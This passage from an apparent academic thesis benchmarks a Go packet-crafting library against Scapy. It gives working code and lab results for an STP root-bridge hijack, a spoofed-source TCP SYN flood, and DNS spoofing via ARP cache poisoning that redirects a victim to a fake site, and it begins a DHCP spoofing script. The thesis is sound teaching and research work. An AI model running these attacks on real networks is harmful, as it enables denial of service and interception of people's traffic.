Figure 110: Snippet of code to sniff and launch the attack in Scapy

The code starts by creating a sniffer that only receives STP packets, from line 22 to 30. Following, it retrieves the necessary information from the BPDU packet received, specifically, the Root bridge MAC and Root bridge ID. Next, it calculates the MAC address to be used by the attacker by decrementing 1 to the Root bridge MAC, from lines 37 to 40. Finally, on line 45 it uses the **asyncio.run()** function to launch the main coroutine with the given parameters. The code for the main coroutine is shown in figure 111.

```
48 async def main_coro(i1, i2, params):
49     multiprocessing.set_start_method('fork')
50     proc = multiprocessing.Process(target=bridge_wrapper, args = (i1,i2))
51     proc.start()
52 
53     gth = asyncio.gather(asyncio.create_task(hijack_coro(i1, params)), asyncio.create_task(hijack_coro(i2, params)))
54 
55     while not EXIT_SIGNAL.is_set():
56         await asyncio.sleep(0.5)
57 
58     try:
59         raise KeyboardInterrupt()
60     except KeyboardInterrupt:
61         gth.cancel()
62         proc.join
63     return
```

Figure 111: Scapy main coro function

The **main_coro** function starts by initializing the **multiprocessing** library. This library will create a new Python process, that in this case will be used to run the **bridge_wrapper** function which corresponds to the **bridge_and_sniff** function from Scapy library. The necessity for a new Python process arises from the blocking nature of the function **bridge_and_sniff**. When **bridge_and_sniff** is invoked, the function essentially enters a loop where it continuously listens for packets on one interface and forwards them to the other interface (and vice versa). This continuous listening and forwarding loop inherently makes the function blocking. Though Scapy offers an Asyncsniffer feature that allows non-blocking packet reading, it's not suitable for bridging two interfaces. Instead, we'll have to utilize the **bridge_and_sniff** function.

From line 49 to 51, the **multiprocessing** library launches a new Python process to run the **bridge_and_sniff**. Following, on line 53 the **asyncio.gather** and **asycio.create_task** will launch two instances of the function **hijack_coro**. Each instance will be responsible to craft and send the fake BPDUs so that the attacker can takeover as the root bridge. The code for the **hijack_coro** function is shown at figure 112

```
65 async def hijack_coro(interface, params):
66     root_id = params['rootid']
67     bridge_id = params['bridgeid']
68     bridgeMAC = params['bridgemac']
69     rootMAC = params['rootmac']
70 
71     pkt = Dot3(dst = "01:80:c2:00:00:00", src = bridgeMAC)/LLC()/STP(bpdutype=0x00, bpduflags=0x01, portid=0x8002, rootmac = rootMAC, \
72         bridgemac = bridgeMAC, rootid = root_id, bridgeid = bridge_id)
73 
74 
75     while True:
76         p_sniff = srp1(pkt, iface=interface, verbose = 0, timeout = 2)
77         if p_sniff is not None and STP in p_sniff and p_sniff[Dot3].src != rootMAC:
78             pkt_ack = Dot3(dst = "01:80:c2:00:00:00", src = bridgeMAC)/LLC()/STP(bpdutype=0x00, bpduflags=0x01, portid=0x8002, rootmac
79             bridgemac = bridgeMAC, rootid = root_id, bridgeid = bridge_id)
80             sendp(pkt_ack, iface=interface)
81         await asyncio.sleep(1)
```

Figure 112: Scapy hijack_coro function

The **hijack_coro** function will craft the fake BPDU, in line 71, and sends it to the interface given using the **srp1()** function. Following, it crafts the BDPU acknowledge and sends it to the same interface.

In figure 113 we can observe the illustration of this attack, with the respective functions it uses to run.




Figure 113: Scapy STP attack illustration

To compare with ScaGo implementation, we can observe the attack illustration on figure 114.




Figure 114: ScaGo STP attack illustration

When contrasting both figures, noticeable differences in concurrency management emerge. In Scapy, to replicate the same concurrent behavior, we must employ the **multiprocessing** library and initiate a separate process for the **bridge_and_sniff** function, to avoid its blocking nature as explained before. Next, two **asyncio** tasks must be created to run the **hijack_coro** function on each of the interfaces. Conversely, in Golang, achieving concurrency is more straightforward. By prefixing a function call with the **go** keyword, the function runs in a separate thread, preventing blockages and ensuring the program continues its operation. As we can observe, to replicate the same behaviour we just need to launch three goroutines, one for **BridgeAndSniff** and two for the **StpRootBridgeHijack** function, one for each interface. We can conclude that for concurrent implementations, Go has a simpler implementation and does not need to use external libraries as Python does.

4.5 TCP SYN flood

4.5.1 Attack description

A TCP SYN Flood attack is a type of Distributed Denial of Service (DDoS) attack that exploits part of the normal TCP three-way handshake. The TCP three-way handshake has three steps: First, the client sends a TCP packet with the SYN flag, asking to establish connection. Second, the server sends back a packet with both SYN and ACK flags, acknowledging the connection of the client. Third, the client sends the ACK packet back to the server, establishing the connection. [27]

In a TCP SYN Flood attack, the attacker sends a rapid succession of SYN packets to the target server, often using a forged source IP address. The server then sends SYN-ACK responses to each of these requests and waits for the final ACK, which never comes. Since the source IP addresses are often forged, the server is essentially waiting for acknowledgments from IP addresses that might not even be in use. This behavior causes a problem for the server because for each SYN request, it keeps track of the half-open connection during the handshake process. If the server receives an high number of these SYN requests, it can exhaust its resources, which can lead to legitimate connection requests being denied, thus achieving the denial-of-service effect.

4.5.2 Developed script

The developed script to perform this attack is located at **higherlevel/tcpsyn.go** file. The code for this script is shown at figure 115.

```go
10 func TCPSYNFlood(iface, targetIP, targetPort string, numberOfPackets int) {  1 usage
11     ipLayer := packet.IPv4Layer()
12     ipLayer.SetDstIP(targetIP)
13     ipLayer.SetProtocol(golayers.IPProtocolTCP)
14     tcpLayer := packet.TCPLayer()
15     tcpLayer.SetDstPort(targetPort)
16     tcpLayer.SetSyn()
17
18     for i := 0; i < numberOfPackets; i++ {
19         ipLayer.SetSrcIP(utils.ParseIPGen())
20         tcpLayer.SetSrcPort(utils.RandomPort())
21         completePacket, _ := packet.CraftPacket(ipLayer.Layer(), tcpLayer.Layer())
22         communication.Send(completePacket, iface)
23     }
24 }
```

Figure 115: TCPSYNFlood function

The **TCPSYNFlood()** function receives as arguments, the interface to be used, the target IP and port and the number of packets to be sent. Following, from line 11 to line 16, it creates the IP and TCP layer. On the IP layer it sets as destination the IP of the victim on line 12. On the TCP layer it sets the target port, line 15, and with the function **SetSyn()** it sets the SYN flag.

On line 18, a loop is created. This loop will fill the source IP and the source port as random values. The reason why the source IP and source port are calculated in this loop is because they need to be different each packet. Therefore, to save resources and reduce execution time, the static fields are defined outside the loop, while the dynamic are calculated inside the loop. As explained in the section 3.2, the ethernet layer and the checksums for the TCP layer are automatically calculated when the function **CraftPacket()** is invoked.

4.5.3 Attack results

To replicate this attack, we have built a network topology with 1 host (attacker) and 1 c3725 router acting as an http server. The network topology is shown in figure 116.




Figure 116: TCPSYNFlood network topology

With the instructions **show tcp statistics** on the router, we can observe if there were dropped connections. The objective is to send multiple TCP packets with the SYN flag until we can observe dropped connections on the router. To launch the attack, the script shown in figure 117 can be used.

```
package main

import "github.com/tiagomdiogo/ScaGo/higherlevel"

func main(){
        higherlevel.TCPSYNFlood("eth0", "10.0.0.1", "80", 10000)
}
```

Figure 117: Script to launch TCPSYNFlood attack

A Wireshark capture was set in the connection between the attacker and the router. We can observe the malicious TCP SYN packets on figure 118.

10177	324.557101	121.148.214.111	10.0.0.1	TCP	54	1867 → 80 [SYN] Seq=0 Win=8192 Len=0
10178	324.559574	223.40.169.78	10.0.0.1	TCP	54	24384 → 80 [SYN] Seq=0 Win=8192 Len=0
10179	324.561791	207.188.179.78	10.0.0.1	TCP	54	41199 → 80 [SYN] Seq=0 Win=8192 Len=0
10180	324.562499	c2:01:06:0d:00:00	Broadcast	ARP	60	Who has 121.148.214.111? Tell 10.0.0.1
10181	324.563698	69.174.181.87	10.0.0.1	TCP	54	10620 → 80 [SYN] Seq=0 Win=8192 Len=0
10182	324.602722	c2:01:06:0d:00:00	Broadcast	ARP	60	Who has 223.40.169.78? Tell 10.0.0.1
10183	324.605194	178.181.122.46	10.0.0.1	TCP	54	10490 → 80 [SYN] Seq=0 Win=8192 Len=0
10184	324.606942	23.125.89.225	10.0.0.1	TCP	54	54039 → 80 [SYN] Seq=0 Win=8192 Len=0
10185	324.608722	78.73.96.236	10.0.0.1	TCP	54	57467 → 80 [SYN] Seq=0 Win=8192 Len=0
10186	324.612330	165.57.167.134	10.0.0.1	TCP	54	52447 → 80 [SYN] Seq=0 Win=8192 Len=0

```
> Frame 10179: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface -, id 0
> Ethernet II, Src: ea:a5:56:f8:ac:1a (ea:a5:56:f8:ac:1a), Dst: c2:01:06:0d:00:00 (c2:01:06:0d:00:00)
> Internet Protocol Version 4, Src: 207.188.179.78, Dst: 10.0.0.1
> Transmission Control Protocol, Src Port: 41199, Dst Port: 80, Seq: 0, Len: 0
```

Figure 118: TCP SYN packets sent by the attacker

If we use the **show tcp statistics** instruction on the router we can observe that there were connections that were dropped. This concludes that the number of open connections achieved the maximum, dropping the new connections. The output of this instruction is shown at figure 119.

```
R1#show tcp statistics
Rcvd: 1258 Total, 0 no port
      0 checksum error, 0 bad offset, 0 too short
      0 packets (0 bytes) in sequence
      0 dup packets (0 bytes)
      0 partially dup packets (0 bytes)
      0 out-of-order packets (0 bytes)
      0 packets (0 bytes) with data after window
      0 packets after close
      0 window probe packets, 0 window update packets
      0 dup ack packets, 0 ack packets with unsend dat
      0 ack packets (0 bytes)
Sent: 272 Total, 0 urgent packets
      272 control packets (including 0 retransmitted)
      0 data packets (0 bytes)
      0 data packets (0 bytes) retransmitted
      0 data packets (0 bytes) fastretransmitted
      0 ack only packets (0 delayed)
      0 window probe packets, 0 window update packets
0 Connections initiated, 272 connections accepted, 0 c
257 Connections closed (including 257 dropped, 0 embry
0 Total rxmt timeout, 0 connections dropped in rxmt ti
0 Keepalive timeout, 0 keepalive probe, 0 Connections
R1#
```

Figure 119: TCP Statistics on router

4.5.4 Comparison with Scapy

The Scapy script that reproduces this attack is shown at figure 120.

```
1   import sys
2   from scapy.all import *
3   if __name__ == "__main__":
4       target_ip = sys.argv[1]
5       target_port = sys.argv[2]
6       ip = IP(src = RandIP(), dst = target_ip)
7       tcp = TCP(sport = RandShort(), dport = int(target_port), flags="S")
8
9       pkt = ip / tcp
10      send(pkt, count = 5000, verbose = 0)
11
```

Figure 120: Scapy script for TCP SYN Flood

This script creates the IP layer, on line 6, with a source IP and the provided destination IP. Next, on line 7, the TCP layer is created with a random source port, the provided destination port and the SYN flag is set. Following the packet is sent **count** times.

4.5.4.1 Code readability

In terms of code readability, both implementations are similar. The key distinction between Scapy and Scago is Scapy's ability to stack layers using the dividend operator, as previously mentioned. Both implementations show similarities throughout the rest of the script.

4.5.4.2 Execution time comparison

To compare both scripts, we configured the scripts to send 15000 TCP SYN packets. The results are shown in table 4.8.

	Golang	Python
1st Run	1.901 sec	11.109 sec
2nd Run	1.416 sec	10.833 sec
3rd Run	1.994 sec	12.492 sec
4th Run	1.579 sec	11.173 sec
5th Run	1.872 sec	11.911 sec
Average	1.752 sec	11.503 sec

Table 4.8: Benchmark of TCP SYN flood attack

As we have observed in the previous attacks, the tendency of Go implementation being faster is also observed in this attack. We can conclude that despite the Go implementation being more verbose, it also executes faster that Python.

4.6 DNS Spoofing

4.6.1 Attack description

DNS Spoofing is a type of attack where the attacker introduces malicious DNS data causing the name server to return an incorrect result record, leading to a malicious website. The objective of this attack is to demonstrate the DNS Spoofing by redirecting the victim to a fake webserver. This attack is preceded by the ARP cache poisoning. By poisoning the ARP cache of a victim, it will redirect the DNS requests to our attacker allowing to reply with a forged DNS response to the query. This response will redirect the victim to the attacker webserver.

4.6.2 Developed script

The developed script to perform this attack can be found in **higherlevel/dns.go** file. This file has the following function: **DNSSpoofing()**, **parseHosts()** and **PoisonArp()**. The main function being **DNSSpoofing()**. The code for this function is shown in figure 121.

```go
58 func DNSSpoofing(iface, hosts, fakeIP string) {  no usages  Tiago Diogo *
59     ipMap := make(map[string]string)
60     cmd := exec.Command( name: "iptables",  arg...: "-A", "OUTPUT", "-p", "icmp", "--icmp-type", "destination-unreachable", "-j", "DROP")
61     _ = cmd.Run()
62     parseHosts(hosts, ipMap, iface)
63     go PoisonArp(ipMap, iface)
64 
65     for {
66         packet := communication.Recv(iface)
67         dns := packet.Layer(layers.LayerTypeDNS)
68         if dns == nil {continue}
69         ethLayer, _ := packet.Layer(layers.LayerTypeEthernet).(*layers.Ethernet)
70         ipLayer, _ := packet.Layer(layers.LayerTypeIPv4).(*layers.IPv4)
71         udpLayer, _ := packet.Layer(layers.LayerTypeUDP).(*layers.UDP)
72         dnsLayer, _ := dns.(*layers.DNS)
73 
74         if dnsLayer.QR == false && dnsLayer.OpCode == layers.DNSOpCodeQuery {
75             ethToSend := craft.EthernetLayer()
76             ethToSend.SetDstMAC(ethLayer.SrcMAC.String())
77             ethToSend.SetSrcMAC(utils.MacByInt(iface))
78             ethToSend.SetEthernetType(ethLayer.EthernetType)
79 
80             ipToSend := craft.IPv4Layer()
81             ipToSend.SetSrcIP(ipLayer.DstIP.String())
82             ipToSend.SetDstIP(ipLayer.SrcIP.String())
83             ipToSend.SetProtocol(layers.IPProtocolUDP)
84 
85             udpToSend := craft.UDPLayer()
86             udpToSend.SetSrcPort( portStr: "53")
87             udpToSend.SetDstPort(udpLayer.SrcPort.String())
88             udpToSend.Layer().SetNetworkLayerForChecksum(ipToSend.Layer())
89 
90             dnsToSend := craft.DNSLayer()
91             dnsToSend.Layer().ID = dnsLayer.ID
92             dnsToSend.Layer().AA = false
93             dnsToSend.Layer().ResponseCode = 0
94             dnsToSend.AddAnswer(string(dnsLayer.Questions[0].Name), fakeIP)
95             dnsToSend.Layer().Questions = dnsLayer.Questions
96 
97             packetCrafted, _ := craft.CraftPacket(ethToSend.Layer(), ipToSend.Layer(), udpToSend.Layer(), dnsToSend.Layer())
98             fmt.Printf( format: "Sending DNS record to host at %s\n", ipLayer.DstIP.String())
99             communication.Send(packetCrafted, iface)
100
```

Figure 121: DNSSpoofing function

This function receives as arguments the interface, a file containing the IP of the hosts inside the network and the fake webserver IP address that we want to redirect the victim to. On line 60, it adds an **iptables** rule that drops outgoing ICMP destination-unreachable packets. This precaution prevents the attacker from unintentionally disrupting the victim's DNS client when DNS queries are received, given that the attacker's port 53 (used for DNS) is not active.

On line 62, the function **parseHosts()** is called. This function will parse the file given as an argument and using the **ARPScanHost()** function from the ARP cache poison attack it will obtain the MAC address of the IP addresses in the **hosts** file. The code for this function is shown in figure 122. Following, a goroutine is launched for the function **PoisonArp**. This function will continuously poison the ARP cache of the victims and the code is shown in figure 122. Next, a for loop is created where it uses the function **Recv()** to receive packets (line 66), checks if the received packet has a DNS layer (line 67) and if it has it retrieves all the layers of the packet (from line 69 to 72).

Finally, from lines 74 to 99 the forged DNS packet, with all the required layers, is crafted. It utilizes attributes from the received DNS request and forges a fake DNS reply with the **fakeIP** associated to the question asked by the victim (line 94).

```go
func parseHosts(hosts string, mapList map[string]string, iface string) {
    file, err := os.Open(hosts)
    if err != nil {
        log.Fatalf("Error opening file: #{err}")
    }
    defer file.Close()

    fmt.Println("Scanning hosts for MAC addresses...")
    scanner := bufio.NewScanner(file)
    for scanner.Scan() {
        line := scanner.Text()
        if net.ParseIP(line) != nil {
            macAddress, err := ARPScanHost(iface, line)
            if err != nil {
                log.Fatal(err)
            }
            mapList[line] = macAddress
        }
    }
    return

}
func PoisonArp(mapList map[string]string, iface string) {

    macInt := utils.MacByInt(iface)
    fmt.Println("Finished poisoning ARP Caches...")
    for {
        for addr1, mac1 := range mapList {
            for addr2, mac2 := range mapList {
                if addr1 != addr2 {
                    packet1, packet2 := CreateFakeArp(addr1, addr2, mac1, mac2, macInt)
                    communication.Send(packet1, iface)
                    communication.Send(packet2, iface)
                }
            }
        }
        time.Sleep(1 * time.Second)
    }
```

Figure 122: ParseHosts and PoisonArp functions

4.6.3 Attack results

The objective of this attack it to first poison the ARP cache the hosts inside the network. This will redirect the DNS request to the attacker where we can craft the forged DNS response and redirect the victim to the fake webserver. The network topology built is shown in figure 123. The IPs and MAC for each host are described on table 4.9




Figure 123: Network Topology for DNS Spoofing

Host	IP	MAC
WebTerm	192.168.122.20	fe:29:ed:da:d7:78
Attacker	192.168.122.10	36:06:74:ec:48:9f
Toolbox	192.168.122.30	a6:10:9b:e0:97:4a
NAT	192.168.122.1	N/A

Table 4.9: IP and MAC of the hosts in DNS topology

In this attack scenario, the webterm acts as a web browser, representing the victim. The Toolbox is a malicious web server set up by the attacker, and its purpose is to deceive the victim. Through the use of NAT, the victim retains the ability to connect to the internet. The main goal of the attack is to intercept and spoof a DNS request made by the victim when attempting to visit **linkedin.com**. Instead of reaching the genuine site, the victim will be redirected to the Toolbox. The script to launch the attack is shown at figure 124.

```
  GNU nano 2.0.6                File: main.go

package main

import "github.com/tiagomdiogo/ScaGo/higherlevel"

func main(){
        higherlevel.DNSSpoofing("eth0", "hosts", "192.168.122.30")
}
```

Figure 124: Script to run DNS Spoofing

On figure 125 we can observe the fake ARP replies sent by the attacker and on figure 126 and figure 127 the ARP table of the toolbox and the victim is shown.




Figure 125: ARP replies crafted by the attacker




Figure 126: ARP table of Toolbox




Figure 127: ARP table of Webterm

As we can observe, the ARP table of the victim is poisoned and all the addresses point to the MAC address of the attacker. When the victim inquiries for the IP address of the website **linkedin.com**, this request will be redirected to the attacker where it will send the forged DNS response. The DNS request and the respective forged DNS response is shown in figure 128 and figure 129.




Figure 128: DNS Request by the victim




Figure 129: DNS Response sent by the attacker

In the response, the address given by the attacker points to the fake webserver. On the browser, we are now redirected to the fake website as we can observe in figure 130.




Figure 130: Fake web page redirected

4.6.4 Comparison with Scapy

As this is an attack where the attacker merely waits for a DNS request before crafting a response, we won't be comparing execution times. We will be just comparing the code in Scapy with the Go implementation. The code for the Scapy implementation of this attack is shown in figure 131.

```
110 if __name__ == "__main__":
111     if len(sys.argv) < 3:
112         help_text()
113 
114     iface = sys.argv[1]
115     hosts_file = sys.argv[2]
116     network = sys.argv[3]
117     network_len = pow(2,32-int(network.split('/')[1]))
118 
119     #Add iptables rule
120     subprocess.run(['iptables', '-A', 'OUTPUT', '-p', 'icmp', '--icmp-type', 'destination-unreachable', '-j', 'DROP'])
121     # Get list of network mac addresses
122     mac_list = {}
123     print("Scanning hosts for MAC addresses...")
124     for addr in islice(Net(network),1,network_len-1):
125         mac_list[addr] = getmac(addr,iface)
126 
127     host_list = [k for k in mac_list.keys() if mac_list[k] != None]
128 
129     for h in host_list:
130         print(h)
131 
132     mac_list = {k:mac_list[k] for k in host_list}
133     print("Poisoning hosts...")
134     ARP_poison(host_list, iface, mac_list)
135     print("Finished poisoning ARP caches")
136     parse_hosts(hosts_file)
137 
138     a_sniff = AsyncSniffer(iface = iface, filter = "udp port 53", prn = packet_handler)
139     a_sniff.start()
140 
141     try:
142         while 1:
143             ARP_poison(host_list, iface, mac_list)
144             sleep(5)
145     except KeyboardInterrupt:
146         a_sniff.stop()
147         print("Restoring ARP entries")
148         ARP_restore(host_list,iface,mac_list)
```

Figure 131: DNS Spoofing with Scapy

On line 120, an iptables rule is added to suppress outgoing ICMP "destination-unreachable" messages. From lines 123-127, the script scans the network to gather MAC addresses for the hosts in the specified range. These addresses are stored in the mac_list dictionary. Line 127 filters out hosts with no detected MAC address. Line 134 initiates ARP poisoning, sending fake ARP responses to make the target devices send their traffic to the attacker's machine. For this, it uses the same functions as the

ARP cache poison attack, explained in section 4.3.4. From line 138 onward, the script starts an asynchronous packet sniffer, explained in detail on section 2.1.3.5, to listen for DNS queries (UDP port 53), and periodically re-sends the ARP poisoning packets every 5 seconds. When a DNS packet is received the function **packet_handler** is called. The code for this function is shown in figure 132.

```
20  def packet_handler(pkt: Packet):
21      l_eth = pkt.getlayer(Ether)
22      l_ip = pkt.getlayer(IP)
23      l_udp = pkt.getlayer(UDP)
24      l_dns = pkt.getlayer(DNS)
25
26      # For A Records:
27      if l_dns.qr == 0 and l_dns.opcode == 0:
28          query_host = l_dns.qd.qname[:-1].decode()
29          res_ip = None
30
31          if host_map.get(query_host):
32              res_ip = host_map.get(query_host)
33
34          elif host_map.get("*"):
35              res_ip = host_map.get("*")
36
37          if res_ip:
38              dns_ans = DNSRR( rrname = query_host + ".", ttl=330, type="A", rclass='IN', rdata=res_ip)
39
40              reply = Ether(dst=l_eth.src, src=get_if_hwaddr(iface))/IP(src=l_ip.dst, dst=l_ip.src)/UDP(sport=l_udp.dport, dport=l_udp.sport)/\
41                  DNS(id = l_dns.id, qr=1,aa=0,rcode=0, qd=l_dns.qd, an=dns_ans)
42
43              print("Sending DNS record to host at " + str(l_ip.src))
44
45              sendp(reply, iface=iface, verbose=False)
```

Figure 132: Packet Handler function Scapy

Firstly, from line 21 to 24 this function retrieves the ethernet, IP, UDP and DNS layer from the received packet. Following, using the attributes obtained from those layers it crafts the forged DNS response and sends it.

In contrasting the two implementations, there are disparities in their approaches. Scapy's version conducts an ARP scan across the entire network, while Scago's version focuses on specified IP hosts. Upon gathering the addresses, Scapy's script calls the **ARP_poison()** function to poison the ARP tables of identified hosts. Conversely, Scago uses a goroutine to initiate the **Poisonarp()** function. This spawns a distinct thread dedicated to compromising the ARP tables of the targets. This highlights the simplicity of embedding concurrency in Go. Although the packet crafting methods are akin, Go necessitates slightly more explicitness since each value requires a separate method call.


4.7 DHCP Spoofing

4.7.1 Attack description

A DHCP server assigns IP configurations to clients. Clients request this with a DHCPDISCOVER message and servers reply with a DHCPOFFER. Clients accept with a DHCPREQUEST, and servers confirm with a DHCPACK. In a DHCP spoofing attack, a malicious the attacker poses as a DHCP server, sending misleading IP details to clients. This can lead to MitM attacks if the attacker's IP is given as the default gateway. When a host seeks an IP, it accepts the first offer, leading to a race between real and fake servers. The attacker's response must be the first to arrive to the host.


4.7.2 Developed script

The script developed to reproduce this attack is found at **higherlevel/dhcpspoofing.go** file and the code is shown in figure 133 and figure 134.



```go
13 func DHCPSpoofing(pool, mask, gateway, iface string) {
14
15     availableIP, _ := utils.GeneratePool(pool, mask)
16     newSniffer, _ := sniffer.NewSniffer(iface, "udp and (port 67 or 68)")
17     serverIP := availableIP[len(availableIP)-1]
18
19     defer newSniffer.Stop()
20     go newSniffer.Start()
21     fmt.Println("[*] Waiting for DHCP Discover")
22     for {
23         packets := newSniffer.GetPackets()
24         if len(packets) == 0 {
25             continue
26         }
27         for _, packetAux := range packets {
28             dhcpLayer := packetAux.Layer(layers.LayerTypeDHCPv4)
29             if dhcpLayer != nil {
30                 dhcp, _ := dhcpLayer.(*layers.DHCPv4)
31                 if dhcp.Operation == layers.DHCPOpRequest {
32                     messageType := layers.DHCPMsgTypeUnspecified
33                     for _, opt := range dhcp.Options {
34                         if opt.Type == layers.DHCPOptMessageType {
35                             messageType = layers.DHCPMsgType(opt.Data[0])
36                             break
37                         }
38                     }
39                     switch messageType {
40                     case layers.DHCPMsgTypeDiscover:
41                         DHCPOfferAck(dhcp, iface, availableIP[0], serverIP, net.ParseIP(gateway), net.ParseIP(mask), "offer")
42                         fmt.Printf("[*] Got dhcp DISCOVER from: #{dhcp.ClientHWAddr.String()}\n [*] Sending OFFER...\n [*] Sending DHCP Offer\n")
43                     case layers.DHCPMsgTypeRequest:
